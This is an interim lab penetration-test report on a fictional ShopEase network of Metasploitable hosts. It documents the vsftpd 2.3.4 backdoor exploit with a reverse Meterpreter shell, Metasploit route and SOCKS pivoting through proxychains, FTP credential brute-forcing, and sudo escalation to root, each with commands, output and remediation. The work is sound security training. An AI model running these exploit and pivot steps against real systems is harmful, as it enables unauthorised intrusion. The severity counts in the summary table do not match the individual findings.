

ShopEase Corp **Internal Network Penetration Test — Report**

In Progress — Pivot Host & Internal Linux Target

Prepared by:

Mohamed Tamer Atef
Marwan Ahmed Ibrahim
Mahmoud Abdelraouf

Engagement Type: Internal-style Network Penetration Test (Lab)

Classification: Confidential — Lab Environment Only

Report Date: August 2026

Table of Contents

Table of Contents	2
1. Executive Summary.....	3
1.1 Key Result.....	3
1.2 Overall Posture (Interim)	3
1.3 Findings Summary (Interim)	3
2. Scope and Methodology	4
2.1 Scope.....	4
2.2 Methodology	4
3. Attack Chain Narrative	5
3.1 Reconnaissance — Attack Segment.....	5
3.2 Perimeter Exploitation — Pivot Host (10.10.10.11).....	5
3.3 Pivot / Tunnel Establishment.....	5
3.4 Reconnaissance — Internal Segment (via tunnel)	6
3.5 Internal Exploitation — Linux Target (10.10.20.12).....	6
4. Pivoting Methodology	8
4.1 Technique Used	8
4.2 Step-by-Step Commands.....	8
4.3 Tunnel Diagram.....	8
4.4 Verification That Segmentation Was Genuinely Bypassed	9
5. Detailed Findings	10
6. Outstanding Work and Gaps	14

1. Executive Summary

ShopEase Corp engaged this team to perform an internal-style network penetration test against a segmented lab environment representing a small internal server network sitting behind ShopEase's perimeter. The objective was to determine how far an attacker could progress starting from a single external foothold, including whether an isolated internal network segment — not directly reachable from the attacker's starting position — could be reached at all.

The engagement is in progress. To date, the team has fully compromised the DMZ / pivot host, established a working pivot into the internal segment, and gained root-level access to the internal Linux host. The internal Windows host has not yet been assessed and is not covered by this version of the report.

1.1 Key Result

The single most important finding of this engagement so far is that an attacker starting with no privileged access, working only from the external attack segment, was able to reach and fully compromise a host on the internal segment that was deliberately isolated at the network level. This confirms that network segmentation alone, without hardening of the boundary host, does not prevent an attacker from reaching supposedly protected internal systems.

1.2 Overall Posture (Interim)

The pivot host was compromised via a long-unpatched, publicly known backdoor with no exploitation effort beyond identifying the correct module — this is a critical-severity, trivial-to-exploit condition. The internal Linux host, despite sitting behind network segmentation intended to protect it, was compromised using default/reused administrative credentials, and required no further privilege escalation technique beyond an already-available sudo grant. Neither host reflects a hardened posture; segmentation was the only real control in place, and it was defeated using a standard, well-documented pivoting technique.

1.3 Findings Summary (Interim)

A total of 8 findings have been identified and validated across the 2 hosts assessed so far. The internal Windows host remains untested and will contribute additional findings once assessed.

Severity	Count (interim)
Critical	3
High	2
Medium	2
Low	1

2. Scope and Methodology

2.1 Scope

The following hosts were in scope for this engagement, built specifically for this exercise:

Segment	Network	Host	Role
Attack Segment	10.10.10.0/24	10.10.10.10	Attacker (Kali)
DMZ / Pivot	10.10.10.0/24 + 10.10.20.0/24	10.10.10.11	Metasploitable2 — dual-homed pivot host
Internal Segment	10.10.20.0/24	10.10.20.12	Metasploitable3-Linux (Ubuntu 14.04)
Internal Segment	10.10.20.0/24	Not yet identified	Metasploitable3-Windows — untested

Out of scope: the physical host machine, the hypervisor OS, the real physical LAN, and the internet at large. All testing was confined to the two virtual networks built for this engagement.

2.2 Methodology

Testing followed a standard external-to-internal attack chain, structured around the mandatory pivot boundary:

- Reconnaissance of the attack segment against the reachable pivot host (full TCP port scan, service/version enumeration).
- Exploitation of the pivot host to obtain code execution.
- Privilege escalation on the pivot host (not required in this case — initial access was already root).
- Establishment of a pivot/tunnel from the compromised pivot host into the internal segment.
- Reconnaissance of the internal segment, performed entirely through the tunnel.
- Exploitation of the internal Linux target and escalation to root.
- Internal Windows target assessment — not yet performed.

A critical constraint of this engagement, per the rules of engagement, is that the internal segment (10.10.20.0/24) has no direct route from the attacker's Kali host. Every internal-segment interaction in this report was performed through the tunnel described in Section 4 — none of it was performed with direct connectivity.

3. Attack Chain Narrative

This section walks through the engagement end-to-end in the order it was performed, referencing the specific finding IDs (Section 5) responsible for each step.

3.1 Reconnaissance — Attack Segment

A full TCP port scan with service/version detection was run against the pivot host from Kali:

```
nmap -A -p- -T4 10.10.10.11
```

Results identified five services of interest on 10.10.10.11:

- 21/tcp — vsftpd 2.3.4, with anonymous FTP login permitted (FTP code 230) [NET-001, NET-002]
- 22/tcp — OpenSSH 4.7p1 Debian 8ubuntu1, offering a legacy 1024-bit DSA host key alongside RSA [NET-003]
- 23/tcp — Linux telnetd, a cleartext remote administration protocol [NET-004]
- 25/tcp — Postfix smtpd, presenting a self-signed certificate with placeholder subject fields [NET-005]

This scan established the pivot host as the initial target and, in particular, flagged vsftpd 2.3.4 as the highest-value lead: this exact version string is publicly associated with a known, trivially exploitable backdoor.

3.2 Perimeter Exploitation — Pivot Host (10.10.10.11)

The vsftpd 2.3.4 backdoor (NET-001) was exploited directly using Metasploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set lhost 10.10.10.10
exploit

[*] Started reverse TCP handler on 10.10.10.10:4444
[+] 10.10.10.11:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.11:32899)
    at 2026-08-17 19:20:22 -0400
```

Post-exploitation verification confirmed the target and the privilege level obtained immediately, with no further escalation required:

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686

meterpreter > getuid
Server username: root
```

The backdoor grants a root shell directly on exploitation — no separate privilege escalation step was necessary on this host. `ifconfig` was subsequently run within the session to confirm the host's second interface (eth1), consistent with its role as the dual-homed pivot into 10.10.20.0/24.

3.3 Pivot / Tunnel Establishment

With root access confirmed on the pivot host, the compromised session was used to route traffic into the internal segment. Full technique, commands, and verification are documented separately in Section 4 (Pivoting Methodology), per the reporting requirements of this engagement. In summary: the Meterpreter session was backgrounded, a subnet route was added through it, and a SOCKS proxy auxiliary module was run to expose that route to standard tooling via proxychains.

3.4 Reconnaissance — Internal Segment (via tunnel)

With the tunnel active, a targeted port scan was run through proxychains against the internal Linux host:

```
proxychains nmap -sT -Pn -p 21,22,80,445,8080 10.10.20.12
```

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.20.12:8080 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.20.12:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.20.12:22 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.20.12:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.20.12:21 ... OK
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http
445/tcp	open	microsoft-ds
8080/tcp	open	http-proxy

All five probed ports resolved successfully through the tunnel, confirming the pivot was fully functional against the internal segment before any exploitation was attempted there. This scan targeted a specific shortlist of ports; a full port/service sweep of the internal segment had not yet been completed at the time of writing and is called out as a gap in Section 6.

3.5 Internal Exploitation — Linux Target (10.10.20.12)

Credential access to the internal Linux host was established using Metasploit's FTP login scanner, run against the target through the tunnel, with a username/password wordlist pair bundled with the Metasploitable3 project itself:

```
msf auxiliary(scanner/ftp/ftp_login) > set USER_FILE
  /home/system-updated/Desktop/tools-dir/metasploitable3/ftpd/username
msf auxiliary(scanner/ftp/ftp_login) > set PASS_FILE
  /home/system-updated/Desktop/tools-dir/metasploitable3/ftpd/password
msf auxiliary(scanner/ftp/ftp_login) > set VERBOSE false
msf auxiliary(scanner/ftp/ftp_login) > set LHOST 10.10.10.10
msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 10.10.20.12
msf auxiliary(scanner/ftp/ftp_login) > run
```

```
[*] 10.10.10.10:21 - 10.10.20.12:21 - Starting FTP login sweep
[+] 10.10.10.10:21 - 10.10.20.12:21 - Login Successful: vagrant:vagrant
[+] 10.10.10.10:21 - 10.10.20.12:21 - Login Successful: Administrator:vagrant
[+] 10.10.10.10:21 - 10.10.20.12:21 - Login Successful: administrator:vagrant
[*] 10.10.10.10:21 - 10.10.20.12:21 - Scanned 1 of 1 hosts (100% complete)
```

This sweep, run entirely through the established SOCKS pivot, validated three separate credential pairs against the FTP service in a single pass — notably, the same password (`vagrant`) worked for the standard `vagrant` account and for two variants of an administrative account (NET-008).

With `vagrant:vagrant` confirmed valid, access to the host itself was obtained over SSH, also tunneled through proxychains (NET-006):

```
proxychains ssh vagrant@10.10.20.12
```

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.20.12:22 ... OK
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)
vagrant@metasploitable3-ub1404:~$
```

Once authenticated, the session already held sudo rights, and privilege escalation to root required only invoking an interactive root shell (NET-007):

```
vagrant@metasploitable3-ub1404:~$ sudo -i
root@metasploitable3-ub1404:~# whoami
root
root@metasploitable3-ub1404:~# pwd
/root
```

This completed full compromise of the internal Linux target. Two independent services (FTP and SSH) both accepted the same weak, default-style credential pair, and privilege escalation to root required no further technique beyond an already-granted sudo entitlement.

4. Pivoting Methodology

This section is a required, standalone deliverable documenting exactly how the boundary between the attack segment and the internal segment was crossed, independent of the narrative in Section 3.

4.1 Technique Used

Metasploit session routing (autoroute) combined with the built-in SOCKS proxy auxiliary module, consumed via proxychains from the Kali command line. This allows any standard external tool — nmap, ssh, etc. — to reach hosts on 10.10.20.0/24 as though it were directly connected, by transparently routing their TCP connections through the compromised Meterpreter session on the pivot host.

4.2 Step-by-Step Commands

1. Background the active Meterpreter session on the pivot host without closing it:

```
meterpreter > background
[*] Backgrounding session 1...
```

2. Add a route for the internal subnet through that session:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > route add 10.10.20.0 255.255.255.0 1
[*] Route added
```

3. Confirm the route table reflects the internal subnet routed via Session 1:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > route print
```

```
IPv4 Active Routing Table
=====
```

Subnet	Netmask	Gateway
-----	-----	-----
10.10.20.0	255.255.255.0	Session 1

4. Start a SOCKS proxy so external, non-Metasploit tools can use the route:

```
msf exploit(...) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
msf auxiliary(server/socks_proxy) > set version 4a
msf auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server
```


5. Point proxychains at the running SOCKS listener (127.0.0.1:1080, matching the module's SRVHOST/SRVPORT defaults) and prefix all external tooling with `proxychains`:

```
proxychains nmap -sT -Pn -p 21,22,80,445,8080 10.10.20.12
proxychains ssh vagrant@10.10.20.12
```

`-sT` (full TCP connect scan) and `-Pn` (skip host discovery / ping) are required when scanning through a SOCKS proxy, since proxychains cannot tunnel the raw ICMP or SYN-only probes nmap uses by default.

4.3 Tunnel Diagram

Logical path for every internal-segment request in this engagement, and the current compromise state of each host:



4.4 Verification That Segmentation Was Genuinely Bypassed

The internal segment (10.10.20.0/24) has no route from Kali outside of the tunnel above — this was a structural requirement of the lab, not merely an assumption. Every internal-segment command shown in this report (Sections 3.4 and 3.5) was executed with the `proxychains` prefix and succeeded only while the route and SOCKS job from steps 1–4 above were active, confirming the internal segment was reached exclusively through the compromised pivot host.

5. Detailed Findings

Findings are ordered by host, then by severity. CVSS 3.1 vectors were calculated using the official FIRST.org calculator against the conditions actually observed in this lab, not copied from public advisories.

NET-001 — Pivot Host (10.10.10.11)

Title	vsftpd 2.3.4 Backdoor — Remote Root Code Execution
CVSS 3.1 Score	9.8 Critical
CVSS 3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Description	The FTP service on port 21 is running vsftpd 2.3.4, a version containing a maliciously inserted backdoor. Sending a crafted username containing a smiley face sequence over the FTP control channel causes the service to open a root shell on a fixed TCP port, with no authentication required.

Proof of Concept:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set lhost 10.10.10.10
exploit
[+] 10.10.10.11:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.11:32899)
meterpreter > getuid
Server username: root
```

Privilege Gained	Root
Remediation	Remove this vsftpd build entirely; it is a known-compromised distribution, not a configuration issue. Reinstall from the official, verified vsftpd source or distribution package, apply all current patches, and add file-integrity monitoring on FTP daemon binaries going forward.

NET-002 — Pivot Host (10.10.10.11)

Title	Anonymous FTP Login Permitted
CVSS 3.1 Score	5.3 Medium
CVSS 3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	The FTP service accepts anonymous logins (FTP response code 230), allowing any unauthenticated user on the network to browse and retrieve files from the FTP root without credentials.

Proof of Concept:

```
nmap -A -p- -T4 10.10.10.11
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Privilege Gained	None
Remediation	Disable anonymous FTP access (`anonymous_enable=NO` in vsftpd.conf) unless there is a specific, documented business need, in which case restrict the anonymous root to a minimal, non-sensitive directory tree.

NET-003 — Pivot Host (10.10.10.11)

Title	SSH Service Offering Legacy 1024-bit DSA Host Key
CVSS 3.1 Score	4.8 Medium
CVSS 3.1 Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
Description	OpenSSH 4.7p1 on port 22 is configured to offer a 1024-bit DSA host key in addition to RSA. DSA at this key length is considered cryptographically weak by current standards, and this OpenSSH version itself is over a decade past its last security update.

Proof of Concept:

```
nmap -A -p- -T4 10.10.10.11
22/tcp open ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Privilege Gained	None
Remediation	Disable DSA host keys entirely and standardize on Ed25519 or RSA at 3072-bit or higher. Upgrade OpenSSH to a currently supported release to receive ongoing security patches.

NET-004 — Pivot Host (10.10.10.11)

Title	Cleartext Telnet Service Exposed
CVSS 3.1 Score	7.5 High
CVSS 3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Description	Port 23 exposes a Linux telnetd service. Telnet transmits all traffic, including any credentials entered during login, in cleartext, making it trivially interceptable by anyone able to observe network traffic between a client and this host.

Proof of Concept:

```
nmap -A -p- -T4 10.10.10.11
23/tcp open  telnet  Linux telnetd
```

Privilege Gained	None
Remediation	Disable the telnet service entirely and standardize on SSH for all remote administrative access.

NET-005 — Pivot Host (10.10.10.11)

Title	SMTP Service Presenting Self-Signed / Placeholder Certificate
CVSS 3.1 Score	3.7 Low
CVSS 3.1 Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	The Postfix SMTP service on port 25 presents a self-signed TLS certificate with non-descriptive placeholder subject fields, offering no real identity verification and no protection against interception for any TLS-negotiated session to this host.

Proof of Concept:

```
nmap -A -p- -T4 10.10.10.11
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/
|   organizationName=OCOSA/stateOrProvinceName=There is no such
|   thing outside US/countryName[me=...]
```

Privilege Gained	None
Remediation	Issue a properly signed certificate from a trusted internal or public CA, and disable acceptance of unauthenticated/unencrypted SMTP relaying if not explicitly required.

NET-006 — Internal — Linux (10.10.20.12)

Title	Default Vagrant Credentials Accepted Over SSH and FTP on a Production-Style Internal Host
CVSS 3.1 Score	8.8 High
CVSS 3.1 Vector	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Description	The internal Linux host accepts the well-known default Vagrant credential pair (vagrant:vagrant) on both its FTP and SSH services. This was confirmed via an automated credential sweep against FTP using a username/password wordlist bundled with the Metasploitable3 project, and separately confirmed by an interactive SSH login using the same pair. Although only reachable from the internal segment or via a pivot, this is a widely published, guessable credential that provides an immediate, unauthenticated-equivalent path to a privileged account. Access vector is scored Adjacent (not Network) to reflect that this host is not directly reachable from outside the internal segment.

Proof of Concept:

```
msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 10.10.20.12
msf auxiliary(scanner/ftp/ftp_login) > run
[+] 10.10.10.10:21 - 10.10.20.12:21 - Login Successful: vagrant:vagrant

proxychains ssh vagrant@10.10.20.12
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)
vagrant@metasploitable3-ub1404:~$
```

Privilege Gained	User
Remediation	Remove or disable the default vagrant account (or rotate its credentials) on any host that is not an active local development VM. Enforce key-based SSH authentication only, disable password authentication entirely for internal hosts, and disable or restrict the FTP service if it is not required.

NET-008 — Internal — Linux (10.10.20.12)

Title	Shared Password Across Standard and Administrative Accounts on FTP
CVSS 3.1 Score	9.1 Critical
CVSS 3.1 Vector	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Description	The same automated FTP credential sweep that confirmed vagrant:vagrant also confirmed the identical password (vagrant) authenticates two variants of an administrative account (Administrator and administrator). A single weak, guessable

	password validating across both a standard user account and administrative account names indicates a systemic password-reuse or default-provisioning issue rather than a single isolated weak credential, and meaningfully increases the value of that one guessable password to an attacker.
--	---

Proof of Concept:

```
msf auxiliary(scanner/ftp/ftp_login) > run
[+] 10.10.10.10:21 - 10.10.20.12:21 - Login Successful: vagrant:vagrant
[+] 10.10.10.10:21 - 10.10.20.12:21 - Login Successful: Administrator:vagrant
[+] 10.10.10.10:21 - 10.10.20.12:21 - Login Successful: administrator:vagrant
[*] 10.10.10.10:21 - 10.10.20.12:21 - Scanned 1 of 1 hosts (100% complete)
```

Privilege Gained	User
Remediation	Enforce unique, non-default passwords per account regardless of naming convention. Audit all local and service accounts for shared or default passwords as a standard hardening step, and disable case-variant duplicate administrative account names (Administrator vs administrator) where both are not explicitly required.

NET-007 — Internal — Linux (10.10.20.12)

Title	Unrestricted sudo Access for Default vagrant Account
CVSS 3.1 Score	8.8 High
CVSS 3.1 Vector	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Description	Once authenticated as the default vagrant user, an interactive root shell was obtainable with a single `sudo -i` command and no additional password prompt or restriction, indicating the account holds unrestricted, passwordless sudo rights. Combined with NET-006, this converts a guessable default credential directly into full root compromise of the host.

Proof of Concept:

```
vagrant@metasploitable3-ub1404:~$ sudo -i
root@metasploitable3-ub1404:~# whoami
root
root@metasploitable3-ub1404:~# pwd
/root
```

Privilege Gained	Root
Remediation	Restrict sudo grants to the minimum commands actually required for the account's purpose, require password re-entry for privilege escalation, and remove blanket NOPASSWD sudo rules from any account reachable from outside a fully trusted local host.

Note: this findings table currently covers only the pivot host and the internal Linux target. The internal Windows host has not yet been assessed; findings from that host, and any additional findings surfaced by a full (rather than shortlist) port sweep of the internal segment, will bring the total above the 12-finding minimum required for the completed engagement.

6. Outstanding Work and Gaps

This report reflects the state of the engagement at time of writing and is not final. The following items remain outstanding:

- Internal Windows target (Metasploitable3-Windows) has not been discovered, scanned, or tested. Its IP address on 10.10.20.0/24 is not yet confirmed.
- A full port and service sweep of the internal segment (all TCP/UDP ports, not the 5-port shortlist used in Section 3.4) has not yet been completed, and may surface additional live hosts and services beyond the two currently known.
- Port 8080 on the internal Linux host (identified as open but not yet enumerated) and port 445 (microsoft-ds) have not been investigated for additional findings; either could plausibly raise the finding count and may represent a more representative 'chained' compromise path than default credentials alone.
- The master attack-chain diagram (combining Sections 3 and 4 into a single visual) has not yet been produced as a standalone artifact.
- CVSS scores in Section 5 should be independently re-verified against the official FIRST.org calculator before final submission.

This document should be treated as a working draft to be extended once the internal Windows target and the remaining internal-segment recon are complete.